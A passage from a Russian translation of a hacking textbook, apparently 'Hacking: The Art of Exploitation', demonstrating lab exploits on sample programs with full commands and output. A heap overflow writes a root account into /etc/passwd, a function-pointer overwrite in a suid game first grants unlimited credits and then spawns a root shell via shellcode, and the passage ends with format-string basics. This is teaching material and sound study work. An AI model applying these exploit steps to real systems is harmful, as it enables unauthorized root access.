Остается немного скорректировать ее значения, чтобы размер фрагмента перед /etc/passwd оказался равен 104 байтам:

```
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:me:/root:
                /tmp"' | wc -c
38
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:"
                "A"x50   ":/root:/tmp"'
| wc -c
86
reader@hacking:~/booksrc $ gdb -q
(gdb) p 104   86 + 50
$1 = 68
(gdb) quit
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:"   "A"x68
":/root:/tmp"'
| wc -c
104
reader@hacking:~/booksrc $
```

Последняя строка (она выделена жирным) после добавления к ней адреса /etc/passwd будет записана в конец файла /etc/passwd. А так как она создает учетную запись с правами администратора и указанным нами паролем, не составит труда войти в эту учетную запись, как показано в следующем листинге.

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e
              'print "myroot:XXq2wKiyI43A2:0:0:"   "A"x68
":/root:/tmp/etc/passwd"')
[DEBUG] buffer @ 0x804a008: 'myroot:XXq2wKiyI43A2:0:0:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA:/root:/tmp/etc/passwd'
[DEBUG] datafile @ 0x804a070: '/etc/passwd'
[DEBUG] дескриптор файла 3
Заметка сохранена.
*** glibc detected *** ./notetaker: free(): invalid next size (normal): 0x0804a008 ***
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6[0xb7f017cd]
/lib/tls/i686/cmov/libc.so.6(cfree+0x90)[0xb7f04e30]
./notetaker[0x8048916]
/lib/tls/i686/cmov/libc.so.6(__libc_start_main+0xdc)[0xb7eafebc]
./notetaker[0x8048511]
======= Memory map: ========
08048000-08049000 r-xp 00000000 00:0f 44384    /cow/home/reader/booksrc/notetaker
08049000-0804a000 rw-p 00000000 00:0f 44384    /cow/home/reader/booksrc/notetaker
0804a000-0806b000 rw-p 0804a000 00:00 0        [heap]
b7d00000-b7d21000 rw-p b7d00000 00:00 0
b7d21000-b7e00000 ---p b7d21000 00:00 0
b7e83000-b7e8e000 r-xp 00000000 07:00 15444    /rofs/lib/libgcc_s.so.1
b7e8e000-b7e8f000 rw-p 0000a000 07:00 15444    /rofs/lib/libgcc_s.so.1
b7e99000-b7e9a000 rw-p b7e99000 00:00 0
b7e9a000-b7fd5000 r-xp 00000000 07:00 15795    /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd5000-b7fd6000 r--p 0013b000 07:00 15795    /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd6000-b7fd8000 rw-p 0013c000 07:00 15795    /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd8000-b7fdb000 rw-p b7fd8000 00:00 0
b7fe4000-b7fe7000 rw-p b7fe4000 00:00 0
b7fe7000-b8000000 r-xp 00000000 07:00 15421    /rofs/lib/ld-2.5.so
b8000000-b8002000 rw-p 00019000 07:00 15421    /rofs/lib/ld-2.5.so
bffeb000-c0000000 rw-p bffeb000 00:00 0        [stack]
ffffe000-fffff000 r-xp 00000000 00:00 0        [vdso]
Aborted
reader@hacking:~/booksrc $ tail /etc/passwd
avahi:x:105:111:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
cupsys:x:106:113::/home/cupsys:/bin/false
haldaemon:x:107:114:Hardware abstraction layer,,,:/home/haldaemon:/bin/false
hplip:x:108:7:HPLIP system user,,,:/var/run/hplip:/bin/false
gdm:x:109:118:Gnome Display Manager:/var/lib/gdm:/bin/false
matrix:x:500:500:User Acct:/home/matrix:/bin/bash
jose:x:501:501:Jose Ronnick:/home/jose:/bin/bash
reader:x:999:999:Hacker,,,:/home/reader:/bin/bash
?
myroot:XXq2wKiyI43A2:0:0:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA:/
root:/tmp/etc/passwd
reader@hacking:~/booksrc $ su myroot
Password:
root@hacking:/home/reader/booksrc# whoami
root
root@hacking:/home/reader/booksrc#
```

0x342 Перезапись указателя на функцию

Экспериментируя с игрой game_of_chance.c, несложно заметить, что в ней, как и в настоящем казино, статистическая вероятность выигрыша смещена в пользу заведения. Выиграть трудно, каким бы везучим ни был игрок. Но, возможно, есть способ уравнять шансы. В программе есть указатель на функцию, запоминающую результаты последней игры. Он хранится в структуре `user`, объявленной как глобальная переменная, а память под эту структуру выделена в сегменте неинициализированных данных.

Фрагмент программы game_of_chance.c

```
// Структура user для хранение сведений об игроках
struct user {
    int uid;
    int credits;
    int highscore;
    char name[100];
    int (*current_game) ();
};


// Глобальные переменные
struct user player;          // Структура player
```

В данном случае для переполнения лучше всего подходит буфер `name` этой структуры. Его содержимое генерируется функцией `input_name()`, показанной ниже.

```
// Это функция для ввода имени игрока, так как функция
// scanf("%s", &whatever) останавливается после первого пробела
void input_name() {
    char *name_ptr, input_char='\n';
    while(input_char == '\n')      // Сбрасываем все оставшиеся
        scanf("%c", &input_char);  // символы новой строки

    name_ptr = (char *) &(player.name); // name_ptr = адрес имени игрока
    while(input_char != '\n') {    // Повторяем до перевода строки
        *name_ptr = input_char;    // Помещаем входной символ в поле для имени
        scanf("%c", &input_char);  // Получаем следующий символ
        name_ptr++; // Увеличиваем указатель на имя
    }
    *name_ptr = 0; // Конец строки
}
```

Функция прекращает ввод только после символа новой строки. Размер массива для ввода имени игрока ничто не ограничивает, поэтому мы можем организовать переполнение. Достаточно будет заставить программу обращаться к переопределенному указателю на функцию. А переопределим его мы в функции `play_the_`

game(), вызов которой осуществляется после выбора в меню варианта игры. Вот фрагмент кода с этим меню:

```
if((choice < 1) || (choice > 7))
    printf("\n[!!] Число %d недопустимо.\n\n", choice);
else if (choice < 4) { // В противном случае выбрана игра
        if(choice != last_game) {  // Если указатель на функцию не задан,
            if(choice == 1)        // устанавливаем его на выбранную игру
                player.current_game = pick_a_number;
            else if(choice == 2)
                player.current_game = dealer_no_match;
            else
                player.current_game = find_the_ace;
            last_game = choice;   // задаем переменную last_game
        }
        play_the_game();   // Начинаем игру
    }
```

Если выбранный игроком вариант игры отличается от переменной last_game, указатель на функцию current_game меняется в соответствии со сделанным выбором. Это означает, что, если мы хотим вызвать указатель на функцию, не редактируя его, сначала нам придется сыграть в игру, задав тем самым переменную last_game.

```
reader@hacking:~/booksrc $ ./game_of_chance
-=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: Jon Erickson]
[У вас 70 кредитов] -> 1

[ОТЛАДКА] указатель current_game @ 0x08048fde

####### Угадай число ######
Эта игра стоит 10 кредитов. Просто выберите число
от 1 до 20, и если вы угадаете,
то выиграете джекпот в 100 кредитов!

С вашего счета были списаны 10 кредитов.
Выберите число от 1 до 20: 5
Выигрышное число 17
К сожалению, вы проиграли.

У вас 60 кредитов.
Хотите сыграть еще раз? (y/n) n
-=[ Меню игр ]=-
1   Игра Угадай число
```

```
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: Jon Erickson]
[У вас 60 кредитов] ->
[1]+ Stopped                 ./game_of_chance
reader@hacking:~/booksrc $
```

Текущий процесс можно приостановить комбинацией клавиш Ctrl+Z. Сейчас переменная `last_game` имеет значение 1, и именно оно будет выбрано по умолчанию в следующий раз, поэтому обращение к указателю на функцию произойдет без его редактирования. Мы вернемся в оболочку и выберем подходящий буфер переполнения, который позже можно будет скопировать и вставить как имя игрока. Отладочная информация, появляющаяся после повторной компиляции кода, а также результат запуска программы в отладчике GDB с точкой останова в функции `main()` дадут нам возможность проанализировать память. Из следующего листинга видно, что массив `name` в структуре `user` располагается в 100 байтах от указателя `current_game`.

```
reader@hacking:~/booksrc $ gcc -g game_of_chance.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x8048813: file game_of_chance.c, line 41.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at game_of_chance.c:41
41          srand(time(0)); // Начальное значение для генератора случайных чисел –
                            // текущее время
(gdb) p player
$1 = {uid = 0, credits = 0, highscore = 0, name = '\0' <repeats 99 times>,
current_game = 0}
(gdb) x/x &player.name
0x804b66c <player+12>:  0x00000000
(gdb) x/x &player.current_game
0x804b6d0 <player+112>: 0x00000000
(gdb) p 0x804b6d0   0x804b66c
$2 = 100
(gdb) quit
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

Эта информация позволит сгенерировать буфер переполнения для переменной `name`. Его можно скопировать и вставить в программу после возобновления ее работы. Приостановленные процессы запускаются командой `fg` (от *foreground*[1]).

[1] Приоритетный (*англ.*). — *Примеч. пер.*

```
reader@hacking:~/booksrc $ perl -e 'print "A"x100 . "BBBB" . "\n"'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAABBBB
reader@hacking:~/booksrc $ fg
./game_of_chance
5

Другой пользователь
Укажите новое имя: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
Имя пользователя изменено.

-=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3 - Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAABBBB]
[У вас 60 кредитов] -> 1

[ОТЛАДКА] указатель current_game @ 0x42424242
Segmentation fault
reader@hacking:~/booksrc $
```

Выберем в меню вариант 5, чтобы сменить имя пользователя, и укажем при вводе имени содержимое буфера переполнения. В результате указатель на функцию получит новое значение `0x42424242`. Если снова выбрать в меню вариант 1, то программа при попытке обратиться к указателю на функцию аварийно завершит работу. Это значит, что выполнение программы мы контролируем, — осталось найти корректный адрес, который можно вставить на место «*BBBB*».

Команда `nm` выводит список символов в объектных файлах. Она поможет нам в поиске адресов различных функций внутри программы.

```
reader@hacking:~/booksrc $ nm game_of_chance
0804b508 d _DYNAMIC
0804b5d4 d _GLOBAL_OFFSET_TABLE_
080496c4 R _IO_stdin_used
         w _Jv_RegisterClasses
0804b4f8 d __CTOR_END__
0804b4f4 d __CTOR_LIST__
0804b500 d __DTOR_END__
0804b4fc d __DTOR_LIST__
0804a4f0 r __FRAME_END__
0804b504 d __JCR_END__
0804b504 d __JCR_LIST__
0804b630 A __bss_start
0804b624 D __data_start
08049670 t __do_global_ctors_aux
```

```
08048610 t __do_global_dtors_aux
0804b628 D __dso_handle
         w __gmon_start__
08049669 T __i686.get_pc_thunk.bx
0804b4f4 d __init_array_end
0804b4f4 d __init_array_start
080495f0 T __libc_csu_fini
08049600 T __libc_csu_init
         U __libc_start_main@@GLIBC_2.0
0804b630 A _edata
0804b6d4 A _end
080496a0 T _fini
080496c0 R _fp_hw
08048484 T _init
080485c0 T _start
080485e4 t call_gmon_start
         U close@@GLIBC_2.0
0804b640 b completed.1
0804b624 W data_start
080490d1 T dealer_no_match
080486fc T dump
080486d1 T ec_malloc
         U exit@@GLIBC_2.0
08048684 T fatal
080492bf T find_the_ace
08048650 t frame_dummy
080489cc T get_player_data
         U getuid@@GLIBC_2.0
08048d97 T input_name
08048d70 T jackpot
08048803 T main
         U malloc@@GLIBC_2.0
         U open@@GLIBC_2.0
0804b62c d p.0
         U perror@@GLIBC_2.0
08048fde T pick_a_number
08048f23 T play_the_game
0804b660 B player
08048df8 T print_cards
         U printf@@GLIBC_2.0
         U rand@@GLIBC_2.0
         U read@@GLIBC_2.0
08048aaf T register_new_player
         U scanf@@GLIBC_2.0
08048c72 T show_highscore
         U srand@@GLIBC_2.0
         U strcpy@@GLIBC_2.0
         U strncat@@GLIBC_2.0
08048e91 T take_wager
         U time@@GLIBC_2.0
08048b72 T update_player_data
         U write@@GLIBC_2.0
reader@hacking:~/booksrc $
```

Для наших целей подходит функция `jackpot()`. Изначально шансы на выигрыш крайне малы, но если аккуратно записать в указатель на функцию `current_game` адрес функции `jackpot()`, кредиты можно будет получать, даже не играя. Программа станет напрямую вызывать функцию `jackpot()`, каждый раз давая 100 призовых очков.

Данные программа получает методом стандартного ввода. Можно написать сценарий, помещающий результаты выбора пунктов меню в массив, который передается в программу в качестве входных данных. Это будет имитация ввода с клавиатуры. В следующем примере сценарий сымитирует выбор в меню пункта 1, попытку угадывания числа 7, нажатие клавиши N в ответ на вопрос, не хочет ли пользователь сыграть еще раз, и, наконец, выбор в меню пункта 7 для выхода из программы.

```
reader@hacking:~/booksrc $ perl -e 'print "1\n7\nn\n7\n"' | ./game_of_chance
-=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: Jon Erickson]
[У вас 60 кредитов] ->
[ОТЛАДКА] указатель current_game @ 0x08048fde

####### Угадай число ######
Эта игра стоит 10 кредитов. Просто выберите число
от 1 до 20, и если вы угадаете,
то выиграете джекпот в 100 кредитов!

С вашего счета были списаны 10 кредитов.
Выберите число от 1 до 20: Выигрышное число 20
К сожалению, вы проиграли.

У вас 50 кредитов.
Хотите сыграть еще раз? (y/n) -=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: Jon Erickson]
[У вас 50 кредитов] ->
Спасибо за игру! Пока.
reader@hacking:~/booksrc $
```

Эта техника позволяет превратить в сценарий все, что требуется для взлома программы. Следующая строка заставит программу один раз сыграть в «Угадай чис-

ло», а затем заменит имя пользователя на 100 букв «*A*», за которыми следует адрес функции `jackpot()`. Такое переполнение позволит переписать указатель на функцию `current_game`, и все следующие попытки сыграть в «Угадай число» будут приводить к вызову функции `jackpot()`.

```
reader@hacking:~/booksrc $ perl -e 'print "1\n5\nn\n5\n"   "A"x100   "\x70\
x8d\x04\x08\n"   "1\nn\n"   "7\n"'
1
5
n
5
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAp?
1
n
7
reader@hacking:~/booksrc $ perl -e 'print "1\n5\nn\n5\n"   "A"x100   "\x70\
x8d\x04\x08\n"   "1\nn\n"   "7\n"' | ./game_of_chance
-=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: Jon Erickson]
[У вас 50 кредитов] ->
[ОТЛАДКА  указатель current_game @ 0x08048fde

####### Угадай число ######
Эта игра стоит 10 кредитов. Просто выберите число
от 1 до 20, и если вы угадаете,
то выиграете джекпот в 100 кредитов!

С вашего счета были списаны 10 кредитов.
Выберите число от 1 до 20: Выигрышное число 15
К сожалению, вы проиграли.

У вас 40 кредитов
Хотите сыграть еще раз? (y/n) -=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: Jon Erickson]
[У вас 40 кредитов] ->
Другой пользователь
Укажите новое имя: Имя пользователя изменено.
```

```
-=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAp?]
[У вас 40 кредитов] ->
[ОТЛАДКА] указатель current_game @ 0x08048d70
*+*+*+*+*+* ДЖЕКПОТ *+*+*+*+*+*
Вы выиграли джекпот в 100 кредитов!

У вас 140 кредитов
Хотите сыграть еще раз? (y/n) -=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAp?]
[У вас 140 кредитов] ->
Спасибо за игру! Пока.
reader@hacking:~/booksrc $
```

Теперь, когда мы убедились, что метод работает, давайте добавим возможность получения произвольного числа очков.

```
reader@hacking:~/booksrc $ perl -e 'print "1\n5\nn\n5\n" . "A"x100   "\x70\
x8d\x04\x08\n"   "1\n"   "y\n"x10   "n\n5\nJon Erickson\n7\n"' | ./
game_of_chance
-=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAp?]
[У вас 140 кредитов] ->
[ОТЛАДКА] указатель current_game @ 0x08048fde

####### Угадай число ######
Эта игра стоит 10 кредитов. Просто выберите число
от 1 до 20, и если вы угадаете,
то выиграете джекпот в 100 кредитов!

С вашего счета были списаны 10 кредитов.
```

```
Выберите число от 1 до 20: Выигрышное число 1
К сожалению, вы проиграли.

У вас 130 кредитов
Хотите сыграть еще раз? (y/n) -=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAp?]
[У вас 130 кредитов] ->
Другой пользователь
Укажите новое имя: Имя пользователя изменено.

-=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAp?]
[У вас 130 кредитов] ->
[ОТЛАДКА] указатель current_game @ 0x08048d70
*+*+*+*+*+* ДЖЕКПОТ *+*+*+*+*+*
Вы выиграли джекпот в 100 кредитов!

У вас 230 кредитов
Хотите сыграть еще раз? (y/n)
[ОТЛАДКА] указатель current_game @ 0x08048d70
*+*+*+*+*+* ДЖЕКПОТ *+*+*+*+*+*
Вы выиграли джекпот в 100 кредитов!

У вас 330 кредитов
Хотите сыграть еще раз? (y/n)
[ОТЛАДКА] указатель current_game @ 0x08048d70
*+*+*+*+*+* ДЖЕКПОТ *+*+*+*+*+*
Вы выиграли джекпот в 100 кредитов!

У вас 430 кредитов
Хотите сыграть еще раз? (y/n)
[ОТЛАДКА] указатель current_game @ 0x08048d70
*+*+*+*+*+* ДЖЕКПОТ *+*+*+*+*+*
Вы выиграли джекпот в 100 кредитов!

У вас 530 кредитов
Хотите сыграть еще раз? (y/n)
[ОТЛАДКА] указатель current_game @ 0x08048d70
*+*+*+*+*+* ДЖЕКПОТ *+*+*+*+*+*
```

```
Вы выиграли джекпот в 100 кредитов!

У вас 630 кредитов
Хотите сыграть еще раз? (y/n)
[ОТЛАДКА] указатель current_game @ 0x08048d70
*+*+*+*+*+* ДЖЕКПОТ *+*+*+*+*+*
Вы выиграли джекпот в 100 кредитов!

У вас 730 кредитов
Хотите сыграть еще раз? (y/n)
[ОТЛАДКА] указатель current_game @ 0x08048d70
*+*+*+*+*+* ДЖЕКПОТ *+*+*+*+*+*
Вы выиграли джекпот в 100 кредитов!

У вас 830 кредитов
Хотите сыграть еще раз? (y/n)
[ОТЛАДКА] указатель current_game @ 0x08048d70
*+*+*+*+*+* ДЖЕКПОТ *+*+*+*+*+*
Вы выиграли джекпот в 100 кредитов!

У вас 930 кредитов
Хотите сыграть еще раз? (y/n)
[ОТЛАДКА] указатель current_game @ 0x08048d70
*+*+*+*+*+* ДЖЕКПОТ *+*+*+*+*+*
Вы выиграли джекпот в 100 кредитов!

У вас 1030 кредитов
Хотите сыграть еще раз? (y/n)
[ОТЛАДКА] указатель current_game @ 0x08048d70
*+*+*+*+*+* ДЖЕКПОТ *+*+*+*+*+*
Вы выиграли джекпот в 100 кредитов!

У вас 1130 кредитов
Хотите сыграть еще раз? (y/n)
[ОТЛАДКА] указатель current_game @ 0x08048d70
*+*+*+*+*+* ДЖЕКПОТ *+*+*+*+*+*
Вы выиграли джекпот в 100 кредитов!

У вас 1230 кредитов
Хотите сыграть еще раз? (y/n) -=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAp?]
[У вас 1230 кредитов] ->
Другой пользователь
Укажите новое имя: Имя пользователя изменено.

-=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
```

```
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: Jon Erickson]
[У вас 1230 кредитов] ->
Спасибо за игру! Пока.
reader@hacking:~/booksrc $
```

Возможно, вы уже заметили, что программа выполняется с флагом suid для пользователя root. Это значит, что шелл-код позволяет получить не только игровые очки. Как и в случае с переполнением в стеке, шелл-код можно спрятать в переменную окружения. Подходящий массив с вредоносным кодом мы подадим на стандартный вход программы game_of_chance. Обратите внимание, что вместо имени файла после переменной exploit_buffer в команде cat фигурирует аргумент в виде дефиса. Это заставляет программу cat отправлять стандартный ввод после нашего вредоносного массива, возвращая управление. Хотя оболочка с правами пользователя root не отображает приглашение на ввод, она доступна и дает нам привилегированный доступ.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat ./shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./game_of_chance
SHELLCODE will be at 0xbffff9e0
reader@hacking:~/booksrc $ perl -e 'print "1\n7\nn\n5\n"   "A"x100   "\xe0\
xf9\xff\xbf\n"   "1\n"' > exploit_buffer
reader@hacking:~/booksrc $ cat exploit_buffer   | ./game_of_chance
-=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: Jon Erickson]
[У вас 70 кредитов] ->
[ОТЛАДКА] указатель current_game @ 0x08048fde

####### Угадай число ######
Эта игра стоит 10 кредитов. Просто выберите число
от 1 до 20, и если вы угадаете,
то выиграете джекпот в 100 кредитов!

С вашего счета были списаны 10 кредитов.
Выберите число от 1 до 20: Выигрышное число 2
К сожалению, вы проиграли.

У вас 60 кредитов
Хотите сыграть еще раз? (y/n) -=[ Меню игр ]=-
```

```
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: Jon Erickson]
[У вас 60 кредитов] ->
Другой пользователь
Укажите новое имя: Имя пользователя изменено.

-=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAp?]
[У вас 60 кредитов] ->
[ОТЛАДКА] указатель current_game @ 0xbffff9e0

whoami
root
id
uid=0(root) gid=999(reader)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),
46(plugdev),104(scanner),112(netdev),113(lpadmin),115(powerdev),117(admin),
999(reader)
```

0x350 Форматирующие строки

Эксплуатация уязвимостей форматирующих строк — еще одна техника, позволяющая получить контроль над программой с повышенными правами доступа. Подобно уязвимостям на базе переполнения буфера, уязвимости форматирующих строк зависят от ошибок в программе, которые, на первый взгляд, никак не влияют на безопасность. К счастью для программистов, знакомство с этой техникой позволяет легко отследить и устранить слабые места в форматирующих строках. Так что такие уязвимости встречаются достаточно редко, но техники работы с ними применимы во многих других ситуациях.

0x351 Параметры форматирования

Вы уже должны знать, как работают форматирующие строки. Они много раз использовались в предыдущих программах, например с функцией `printf()`. Функция в таких случаях оценивает переданную в нее форматирующую строку и вы-

полняет определенные действия для каждого спецификатора формата. Каждый спецификатор требует передачи еще одного аргумента, поэтому если форматирующая строка содержит три спецификатора, в функцию следует передать еще три аргумента (в дополнение к самой строке).

Вспомним уже знакомые спецификаторы формата.

Спецификатор	Тип ввода	Типы вывода
%d	Значение	Десятичный
%u	Значение	Десятичный без знака
%x	Значение	Шестнадцатеричный
%s	Указатель	Строка
%n	Указатель	Количество записанных байтов

В предыдущей главе я демонстрировал применение наиболее распространенных спецификаторов формата, но не касался более редкого %n. Давайте рассмотрим его в программе fmt_uncommon.c.

fmt_uncommon.c

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    int A = 5, B = 7, count_one, count_two;

    // Пример форматирующей строки %n
    printf("Количество байтов, записанных до этого момента X%n,
            хранится в переменной
count_one, а количество байтов до этого места X%n хранится в переменной
count_two.\n", &count_one, &count_two);

    printf("count_one: %d\n", count_one);
    printf("count_two: %d\n", count_two);

    // Пример стека
    printf("A равно %d и находится по адресу %08x. B равно %x.\n", A, &A, B);

    exit(0);
}
```

Здесь в операторе printf() мы видим два спецификатора %n. Вот результат компиляции и выполнения программы.

```
reader@hacking:~/booksrc $ gcc fmt_uncommon.c
reader@hacking:~/booksrc $ ./a.out
Количество байтов, записанных до этого момента X, хранится в переменной count_one,
а количество байтов до этого места X хранится в переменной count_two.
```


```
count_one: 46
count_two: 113
A равно 5 и находится по адресу bffff7f4.   B равно 7.
reader@hacking:~/booksrc $
```

В отличие от прочих спецификаторов формата, читающих, а потом отображающих данные, спецификатор `%n` записывает данные, но ничего не отображает. Обнаружив его, форматирующая функция фиксирует количество байтов, записанных ею по адресу, который был передан в соответствующем аргументе. В программе `fmt_uncommon` это происходит в двух местах, причем для записи информации в переменные `count_one` и `count_two` применяется унарный оператор взятия адреса. Затем значения переменных выводятся на экран, и мы видим, что до первого спецификатора формата `%n` 46 байтов, а до второго — 113.

Информацию из стека в конце программы я добавил, чтобы был повод перейти к объяснению роли стека в работе форматирующих строк.

```
printf("A равно %d и находится по адресу %08x. B равно %x.\n", A, &A, B);
```

При вызове функции `printf()`, как и любой другой функции, аргументы помещаются в стек в обратном порядке. Первым идет значение переменной `B`, затем адрес переменной `A`, после этого значение переменной `A` и, наконец, адрес форматирующей строки. Итоговый вид стека показан на диаграмме.



Функция просматривает форматирующую строку посимвольно. Символ, который не является началом спецификатора формата (то есть значком процента), копируется в выходной поток. При обнаружении спецификатора формата выполняются необходимые в таком случае действия, причем из стека берется соответствующий этому спецификатору аргумент.

Что происходит, когда форматирующая строка имеет три спецификатора, а в стеке всего два аргумента? Давайте подправим строку для функции `printf()` из приведенной выше программы:

```
printf("A равно %d и находится по адресу %08x. B равно %x.\n", A, &A);
```

Это можно сделать в редакторе или с помощью инструмента обработки строковых данных `sed`.

```
reader@hacking:~/booksrc $ sed -e 's/, B)/)/' fmt_uncommon.c > fmt_uncommon2.c
reader@hacking:~/booksrc $ diff fmt_uncommon.c fmt_uncommon2.c
14c14
<     printf("A равно %d и находится по адресу %08x. B равно %x.\n", A, &A, B);
```

```
>       printf("A равно %d и находится по адресу %08x. B равно %x.\n", A, &A);
reader@hacking:~/booksrc $ gcc fmt_uncommon2.c
reader@hacking:~/booksrc $ ./a.out
Количество байтов, записанных до этого момента X, хранится в переменной count_one,
а количество байтов до этого места X хранится в переменной count_two.
count_one: 46
count_two: 113
A равно 5 и находится по адресу bffffc24.   B равно b7fd6ff4.
reader@hacking:~/booksrc $
```

Мы получили странное значение `b7fd6ff4`. Откуда оно взялось? Оказывается, поскольку в стеке не было нужного значения, функция просто извлекла данные из того места, где следовало бы находиться третьему аргументу (добавив нужное приращение к текущему указателю кадра). То есть для функции, выполняющей форматирование, `0xb7fd6ff4` — первое значение, обнаруженное в расположенном ниже стековом кадре.

